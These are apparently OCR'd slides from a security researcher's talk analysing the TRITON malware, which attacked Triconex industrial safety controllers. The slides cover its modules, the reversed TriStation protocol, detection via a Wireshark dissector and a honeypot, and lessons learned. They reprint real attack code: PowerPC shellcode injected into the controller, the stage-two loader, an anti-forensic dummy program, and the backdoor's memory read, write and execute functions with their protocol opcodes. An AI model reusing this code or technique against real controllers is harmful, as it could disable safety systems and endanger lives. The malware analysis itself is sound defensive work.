


Source: https://www.arcweb.com/sites/default/files/Images/blog-images/Layers-of-Protection.png

Attackers Collected Many Information



TRITON Attack OVERVIEW



Triton Framework Main Modules

Trilog.exe

- Python files compiled in the main executable
- Masquerades Triconex Trilog application
- Receive IP address as argument

```
fr0gger@crasher:~/Desktop/python-exe-unpacker$ tree unpacked/
unpacked/
└── trilog.exe
    ├── script_test.py.py
    └── script_test.py.pyc

1 directory, 2 files
```

Library.zip

- Python scripts
- Contains attack framework

inject.bin


- Payload that places “imain.bin” in the memory controller

imain.bin

- Backdoor Implant

Missing OT Payload

- Physical impact



Triton Framework Main Modules

Filename	Description
trilog.exe	Python executable main module (includes script_test.py)
|_PresetStatus	PPC shellcode use to perform a periodic check and deploy the next stages
|_DummyProgram	Anti-forensic trick used to reset the memory and avoid forensic detection (clean-up)
inject.bin	Injector used to verify every thing and injected the next payload
imain.bin	Used to perform custom actions on-demand

Filename	Description
Library.zip	Python module library used by trilog.exe.
|_TsLow.pyc	Implement low functionalities such as UDP, TCM. Used to send, receive and parse packet.
|_TsBase.pyc	Basic functionalities used to interact with the Controller (upload, download, device status).
|_TsHi.pyc	Appending program, uploading, retrieving program table, interpreting status structures.
|_Ts_cnames.pyc	Strings representation of TS protocol features (message, error codes…).
|_crc.pyc	Implements or imports a number of standard CRC functions.
|_sh.pyc	Few utility functions for flipping endianness and printing out binary data with a hexadecimal representation.

Trilog.exe (Script_test.py)

- Main python file that takes the target SIS IP Address

```
root@kali:~/TRITON/decompiled_code/library# python script_test.py 192.168.1.99
* Module file read OKAY
setting arguments...
checking project state
* program in RUNNING mode
```

ATTACKER

```
pi@raspberrypi:~/triton_detect/tricotools $ python triconex_honeypot.py -s1 ddo -s2 com -s3 him -s4 di
[*] Binding the honeypot to the address 0.0.0.0:1502
[*] Slot 1 module set to: ddo
[*] Slot 2 module set to: com
[*] Slot 3 module set to: him
[*] Slot 4 module set to: di
[*] CONNECT REQUEST
[*] GET CP STATUS
```

SIS Target

- Attackers reversed the Tristation Communication Protocol


TS_cnames.py

```
TS_cst = {1: 'CONNECT REQUEST',
   2: 'CONNECT REPLY',
   3: 'DISCONN REPLY',
   4: 'DISCONN REQUEST',
   5: 'COMMAND REPLY',
   6: 'PING',
   7: 'CONN LIMIT REACHED',
   8: 'NOT CONNECTED',
   9: 'MPS ARE DEAD',
   10: 'ACCESS DENIED',
   11: 'CONNECTION FAILED'
   }
TS_keystate = {0: 'STOP',
   1: 'PROG',
   2: 'RUN',
   3: 'REMOTE',
   4: 'INVALID'
   }
TS_progstate = {0: 'RUNNING',
   1: 'HALTED',
   2: 'PAUSED',
   3: 'EXCEPTION'
   }
TS_names = {-1: 'Not set',
   0: 'Start download all',
   1: 'Start download change',
   2: 'Update configuration',
   3: 'Upload configuration',
   4: 'Set I/O addresses',
   5: 'Allocate network',
   6: 'Load vector table',
   7: 'Set calendar',
   8: 'Get calendar',
   9: 'Set scan time',
   10: 'End download all',
   11: 'End download change',
   12: 'Cancel download change'
   13: 'Attach TRICON',
```

Tristation Communication Protocol

- UDP Protocol
- Port 1502
- Triton checked the state of the controller
- Nozomi created a Wireshark Dissector

```
Programs:
    program: 0xffff6038          [1]
    program: 0x02000044          [2]
    program: 0x2000804e          [3]
    triton signature: 0xdfa1288d
    TScksum: 0xdc4e57a0 (3696121760)
[Expert Info (Error/Malformed): TRITON malware detected! ]
    [TRITON malware detected! ]
    [Severity level: Error]
    [Group: Malformed]
```




Initial Payload - Stage 1 (PERIODIC CHECK)

- Set an argument or Control Value in the Tricon's Memory
- Check to test ability to upload and execute code
- The value (0x00008001) is used as an argument by the second-stage inject.bin
- This shellcode writes the value into the « fstat » field of the Control Program (CP) Status structure.

```
def PresetStatusField(TsApi, value):
    if len(value) != 4:
        return -1
    script_code = '\x80\x00\x40\x3c\x00\x00\x62\x80\x40\x00\x80\x3c\x40\x20\x03\x7c\x1c\x00\x82\x40\x04\x00\x62\x80\x60\x
00\x80\x3c\x40\x20\x03\x7c\x0c\x00\x82\x40\x18\x00\x42\x38\x1c\x00\x00\x48\x80\x00\x80\x3c\x00\x01\x84\x60\x40\x20\x02\x7
c\x18\x00\x80\x40\x04\x00\x42\x38\xc4\xff\xff\x4b' + value[2:4] + '\x80\x3c' + value[0:2] + '\x84\x60\x00\x00\x82\x90\xff
\xff\x60\x38\x02\x00\x00\x44'
    AppendResult = TsApi.SafeAppendProgramMod(script_code)
```

Initial Payload - Stage 1 (PERIODIC CHECK)

- Look for 2 values in the memory
  - 0x40
  - 0x60
- If found, it overwrites the memory with the value 0x00008001
- If it doesn't found the values, it means it is not the right target



Implant Installer (Inject.bin) – Stage2

- Main goal Inject.bin is to write the next stage (imain.bin)
- The code is loaded into the memory
- It can be changed during runtime (it won't persist after a reboot).
- Make sure the attacker **has an active backdoor on the device** even if the physical key/switch is turned to non-programming mode.


```
while True:
    try:
        data = open('inject.bin', 'rb').read()
        data = sh.chend(data)
        payload = open('imain.bin', 'rb').read()
        payload = sh.chend(payload)
        payload = payload + struct.pack('<II', len(payload) + 8, 5666970)
        data = data + struct.pack('<II', 4660, len(payload)) + payload
    except:
        print 'module file read FAILURE'
        break
```

Implant Installer (Inject.bin) – Stage2

- Inject.bin assumes the argument written by the first stage payload resides at a static address and uses it as:
  1. A countdown for the number of cycles to idle
  2. A step counter to track and control execution progress
  3. A field for writing debug information upon failure.

- Attackers monitor inject.bin for problems.

- If no problems are detected, the stage 3 is injected and 'Script SUCCESS' is output.

- If an exception occured a dummy program containing nothing but a *system_call (-1)* is appended.

```
def UploadDummyForce(TsApi):
    empty_code = '\xff\xff`8\x02\x00\x00D \x00\x80N'
    return TsApi.SafeAppendProgramMod(empty_code, True)
```

```
DummyCode:
li          r3, -1
sc                          # System Protection Control Register
blr
# End of function DummyCode
```


Backdoor Implant (imain.bin) – Stage3

- Backdoor (imain.bin) allows an attacker to have Read/Write/Execute access to the Safety Controller memory.
- It allows an attacker to inject and execute a more disruptive payload by adding malicious function (OT Payload– Stage4?).
- The TRITON framework can communicate with the implant with the 3 functions:
  - **TsHi.ExplReadRam()**
  - **TsHi.ExplWriteRam()**
  - **TsHi.ExplExec()**

```
def ExplReadRamEx(self, address, size, mp=255):
    data = ''
    for i in xrange(0, size, 1024):
        offset = address + i
        size_to_read = min(size - i, 1024)
        r_data = self.ExplReadRam(offset, size_to_read, mp)
        if r_data == None:
            break
        data = data + r_data

    return data

def ExplExec(self, address, mp=255):
    if address >= 1048576 or address <= 0:
        return None
    return self.ExecuteExploit(249, struct.pack('<I', address))

def ExplWriteRamEx(self, address, data='', mp=255):
    size = len(data)
    for i in xrange(0, size, 1024):
        offset = address + i
        size_to_write = min(size - i, 1024)
        data_to_write = data[i:i + size_to_write]
        result = self.ExplWriteRam(offset, data_to_write, mp)
        if result == None:
            return False

    return True
```

Backdoor Protocol (imain.bin) – Stage3

- The previous three function uses TsBase.ExecuteExploit
- It creates a TriStation « Get Main Processor Diagnostic Data » command with a crafted packet:
- [Standard Tricon packet headers][opcode][special identifier][data]
  - Special identifier == 0xFF
  - Read == 0x17
  - Write == 0x41
  - Execute == 0xF9




OT Payload (missing) – Stage 4

- Fourth stage payload (OT Payload) wasn't recovered
- All the investigation specified that the attack has been detected before a **cyber-physical damage scenario**

Demo Detection On the Network

- Nozomi created a honeypot to simulate the SIS System
- We modified the source code to create an alert system on a cheap material



About the Attackers

- The sophistication of the attack and the resources needed could indicate the attackers had high budget to conduct it.
- External sources point to different direction.
- However attribution is not something easy and can lead to false conclusion.
- It is still currently unclear where the attackers comes from…
- And what was the end goal (disruption or destruction?)
- **One thing is sure, attackers are gaining more experience and increased their arsenal!**

Lesson Learned / Takeaways

- Devices **« insecure by design »** have been exposed to hyper-connected environments they were not quite designed for.
- There is a lack of basic IT/OT security hygiene and early warning insights
- The same technique can be used against other ICS systems/OT vendors.
- Kudos to Schneider Electric to share the incident and detail about the investigation and take the appropriate actions (creating a new way to detect such attacks).

References

- https://blog.schneider-electric.com/cyber-security/2018/08/07/one-year-after-triton-building-ongoing-industry-wide-cyber-resilience/
- https://www.youtube.com/watch?v=f09E75bWvkk
- https://ics-cert.us-cert.gov/sites/default/files/ICSJWG-Archive/QNL_DEC_17/Waterfall_top-20-attacks-article-d2%20-%20Article_S508NC.pdf
- https://www.fireeye.com/blog/threat-research/2017/12/attackers-deploy-new-ics-attack-framework-triton.html
- https://www.midnightbluelabs.com/blog/2018/1/16/analyzing-the-triton-industrial-malware
- https://www.nozominetworks.com/2018/07/18/blog/new-triton-analysis-tool-wireshark-dissector-for-tristation-protocol/
- https://cyberx-labs.com/en/blog/triton-post-mortem-analysis-latest-ot-attack-framework/
- https://vimeo.com/275906105
- https://vimeo.com/248057640
- https://blog.talosintelligence.com/2017/07/template-injection.html

Thank You

Thomas ROCCIA

Security Researcher, Advanced Threat Research

https://securingtomorrow.mcafee.com/author/thomas-roccia/

@fr0gger_

Q/A